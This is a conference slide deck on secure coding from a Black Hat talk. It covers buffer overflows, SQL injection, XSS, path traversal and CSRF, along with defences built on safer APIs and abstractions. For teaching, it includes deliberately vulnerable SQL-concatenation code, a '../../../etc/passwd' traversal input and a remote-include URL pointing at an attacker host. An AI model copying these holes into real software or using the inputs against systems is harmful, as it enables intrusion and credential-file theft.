Taming Bugs

The Art and Science of writing secure Code

Paul Böhm

SEC Consult

http://www.sec-consult.com/

Black Hat Briefings

Overview

– This talk is about code-based Defense Strategies against Security Vulnerabilties

– If your Code is broken, you'll have security problems no matter what else you do.


– Most of the critical bugs belong to very few different bug classes
  - The same bugs surface again and again

– Audit-and-Patch is reactive
  - Always one step behind the attackers
  - Security is about taking control

Generic Software Security Pattern


- #1: Education/Creating Awareness
- #2: New APIs
- #3: Bug Hunting
- #4: Add-On Defense
- #5: Abstraction

Case Study: Buffer Overflows




Common vulnerabilities and exposures reclassified using terms from software reliability research.
Source: “Software Security is Software Reliability”, Felix Lindner, CACM 49/6


Array




Array Index



Array Index Out of Bounds



Pointer Arithmetic OOB



Library Function BOs

- strcpy()
- strncpy()
- strlcpy()
- strcat()
- strncat()
- sprintf()
- snprintf()
- gets()
- fgets()
- read()
- ...

Mostly while loops doing pointer arithmetics in procedural disguise

Omit the length parameter, or miscalculate it, and you get a classic buffer overflow

Buffer Overflow

Defense

Approaches tried in the Past

- #1 Education:
  “Don’t use strcpy(), use strncpy() instead“
- #2 New APIs: strlcpy(), strlcat()
- #3 Bughunting: Easy to audit - str*() problems are easy to find.
- These Approaches were effective
  - By applying these, simple str*()-style/API-based overflows have become rarer.

Generic Buffer Overflows

- But API-based overflows are just a special case!
  - What about the generic case?
- #1 Education:
  - “Always check your buffer length”
  - “Don’t have dangling pointers”
  - “Get your array indexing and pointer arithmetics right”
- #2 APIs: We can’t do anything API-Wise, as there are no APIs involved.


Generic Buffer Overflows

- #3 Bughunting:
  Some of these are notoriously hard to find.

- #4 Add-on-Defense aka
  "Anti-Exploitation-Techniques"
    - "If we can't find the bugs, we'll just have to live with them"
        - Kernel- and Compiler- Based Defenses
        - Application Firewalls

  – Don't fix the problem in the code, but try to make exploitation harder

Canaries



- Perceived Problem:
  - "The attacker is able to write too far - overwriting data behind the buffer"

Anti-Exploitation Defense

- Perceived Problem:
  - "The attacker is able to write too far - overwriting data behind the buffer"
    - Canaries
  - "The attacker is able to inject their own code and have it executed"
    - Write XOR Execute
  - "The attacker is able to execute code because of known address layout"
    - Randomized Address Space
- These Defenses make exploitation harder but not impossible.

Defensive Programming vs. Buffer Overflows

- Making exploitation harder is a good thing.
  - But many Bugs are still exploitable.
- The only way to get rid of the vulnerabilities, is to get rid of the bugs.
- Can we write Software in a way that is (more) resistant to security bugs?
  - Probably
    - Is there a general pattern behind it, though?

The Nature of the Beast: Bugs

- Given the same task and the same set of tools, many programmers will
  - choose similar implementation strategies
  - make similar mistakes
- For most Bug Classes is true:
  – You've got to be careful of the same kind of mistake, at a lot of different places
    - You don't implement the security critical portion of your code once, and are done with it, but
    - The amount of critical code, scales with the amount of code.
      – Eventually even good programmers make a mistake.

Dealing with Bugs

- #5 Abstraction:
  Don't deal with bugs. Deal with Bug Classes instead.

- If you find a bug
  - Fix it
  - Then think about how you can make sure you'll never have another bug like that in your code.
    -> put yourself on rails!

Abstraction is the Key

- Solution Case Study: vsftpd
  - (mostly) Opaque String Handling

```
struct mystr
{
  char *p_buf;
  /* Internally, EXCLUDES trailing null */
  unsigned int len;
  unsigned int alloc_bytes;
};
void str_alloc_text(struct mystr *p_str, const char *p_src);
```

- Lots of special case routines
  - str_netfd_read()
  - str_chmod()
  - str_syslog()
  - str_open()
  - ...


Generalizing Abstraction


- vsftpd style abstractions haven’t catched on much in the C World
  - Too much special case code required

- Type-Safe Languages solve the problem generically.

Bug Classes dealt with by Type-Safe Languages

- Stack Overflows
- Heap Overflows
- Off-by-one
- Double free()
- Missing Memory initialization
- Format Strings
- Unchecked indices, array access
- Pointer Arithmetics
- Integer Overflows





Common vulnerabilities and exposures reclassified using terms from software reliability research.
Source: “Software Security is Software Reliability”, Felix Lindner, CACM 49/6

How to deal with other prominent Bug Classes?

- SQL/XPATH/LDAP Injection
- Insufficient Hamming-Distance
- Programming Language Magic
- Insufficient Expressiveness
- Cross Site Request Forgeries
- Cross Site Scripting
- Path Traversal
- ...

Insufficient Expressiveness

- Negative Example: Programmer wants to iterate over the Elements of a list.
  - for (x = 0; x <= argc; x++)
    doSmtn(argv[1]);
      - > instant Off-by-One + another bug
  - instead of
  - for (elem in argv):
    doSmtn(elem)
- -> A highlevel construct, iterators, abstract the problem.

Insufficient Expressiveness

- Negative Example:
  - Programmer wants to list all Files in a Directory.
- while (false **!==** ($file = readdir($handle)))
      echo "$file\n";
  instead of
- for x in os.listdir("."):

      print x

Hamming-Distance

- if (x **==** 5) { /* ... */ }

  is too close to

- if (x **=** 5) { /* ... */ }

- char *x[ ] = {"as", "fg", "xc"**,** "b"};

too close to

- char *x[ ] = {"as", "fg", "xc" "b"};

Programming Language Magic

- Negative Examples:
- Userinput gets automatically stored in global Variables:
- http://xxx/foo.php?blah=foo
  - > implicit $blah = "foo";

Programming Language Magic

- fopen(), include(), understand URLs.

- http://victim/site.php?subsite="http://attacker/malicious.txt"
  - include($subsite) executes php code which gets downloaded from a remote server.
- If you disable this feature, you're on your own if you want to download something via HTTP.

Programming Language Magic

- Undefined Variables get automagically defined as empty on use.
- When two Variables of differing type get compared one of them gets implicitly converted:
- e.g. $id == “my_string” is true if
  - $id is a string that contains "my_string" or
  - If $id is an integer with value 0, "my_string" gets converted to an int of value 0.

Injection Problems

- SQL/LDAP/XPath/… Injection,
- XSS

- Are all caused by injecting Data of one Type (often plaintext), into Data of another type (SQL, HTML, …) – without conversion

String Types

- What is a String 'Type' ?
  - Strings are just strings, right?
- Strings are just random bytes strung together
  - However they acquire meaning by the way they are used
- For SQL/HTML/… we already know how we're gonna use them.

String Types

- Injection Problems are caused by forgetting to convert Data for its dedicated use.
  - We have to always escape(uservar) for HTML, or escapeQuotes(uservar) for SQL.
    - If we forget just once, we have a problem.
- If we're already talking about String Types – why not just use the type system to remind us to convert?
  - HTMLString, SQLString, …

Cross Site Scripting

- Data that comes from users is of type ‘str’
  - That’s just a string without semantic meaning
- All strs get auto-converted to HTMLString before being output.
- All Strings stored in the database are of type ‘str’, unless specified otherwise in the Database Model.
  - Alternatively we can just unescape in the Templating Language

Cross Site Scripting

- XSS Blog Demo
- XSS Protection Demo
- (Static Analysis)

SQL Injection

- PHP

```
$sql = "SELECT * FROM customers WHERE name = '" . $_POST['name'] . "'";

$query = mysql_query($sql) or die("Database error!");
```

SQL Injection

- Java
  Statement stmt = con.createStatement();
- String sql = new String("SELECT * FROM customers WHERE name = '" + request.getParameter("name") + "'")
- ResultSet rset = stmt.executeQuery(sql);

SQL Injection – PHP fixed

- $sql = "SELECT * FROM customers WHERE name = '" . mysql_real_escape_string($_POST['name']) . "'";
- $query = mysql_query($sql) or die("Database error!");

SQL Injection – Java fixed

- Better abstraction than in PHP:
  PreparedStatement pstmt =
  con.prepareStatement("SELECT * FROM
  customers WHERE name = ?");
- pstmt.setString(1, request.getParameter("name"));
- ResultSet rset = pstmt.executeQuery();

SQL Injection – Abstracting further

- DAO – Data Access Objects
  - Decouple Data Access logic from Business Logic
  - Slightly better to maintain, because SQL is only used in a limited area of your code
  - Still as easy to make SQL Injection Bugs
  - Lots of glue code!

SQL Injection – Going further

- ORM Object Relational Mappers
  - Hide the SQL from Programmers (for most cases)
  - Where you don't write SQL, you can't create SQL Injection problems
  - Queries look like this:

```
Customer.objects.get(name=name, birth_date__year=1980).order_by('-birth_date', 'name')
```

SQL Injection – Demo Time

- Demo


SQL Injection – Regression

- Both prepared statements and ORM make statical Analysis for Regression Testing easier
- For prepared statements, check if the template is a constant.
- Doesn’t work with generated SQL -> use as little as necessary.

Path Normalization

- The Problem:
  - userSuppliedFilename = "../../../etc/passwd";
  - open("/var/www/data/"+userSuppliedFilename);
- The Solution:
  - Path Normalization:
    - normalize(“foo/1/2/3/4/../../7”) -> “foo/1/2/7”
    - absolute(“data/file.txt”) -> “/var/www/data/file.txt”)
    - normalize(absolute(userPath)).startswith(“/valid/directory/root”) ?

Path Normalization



Path Normalization

- Buggy Demo
- Fix Demo
- Further Abstraction
  - openWithinPath(“/var/www/data”, userDir)
  - Lends itself well to auditing.

Cross Site Request Forgeries

- Example (GET): http://web.example.net/changePass?newPass=<smtn>
- POST most often realized with javascript in IFRAME.
- CSRF Demo
- CSRF Middleware Protection Demo

How to squash Bug Classes

- Use Abstractions that make it easy to "do the right thing"™
- Define that use of bug-prone APIs and syntax are bugs.
- Use APIs that are easy to audit and if possible supportive of static analysis.
- Use Code Audits and Static Analysis for Regression Testing.

Performance Downsides of Abstraction?

- Fortran Vectors vs. GPU
- 150 parallel Instructions on the P4
  - manual optimization ?
- Wrong Java Abstraction (high-level semantics on low-level datatype)
- IronPython .net Implementation faster than the CPython Implementation. Same goes for Pypy.
- More Data on what you want to do helps the compiler optimize!
  - > Abstraction is good!

There is more

- Layered Design
  - Split up code to run with least privilege
  - Protocol Parsing is bug prone - don't let it run with full privileges
- Write highlevel code that is easy to audit, and abstractions that clearly say what you want to do.
  - The more info goes into the code, the easier auditing both by people and programs gets.
- But get the basics right first: Don't repeat yourself in bug-prone code-parts.

Questions?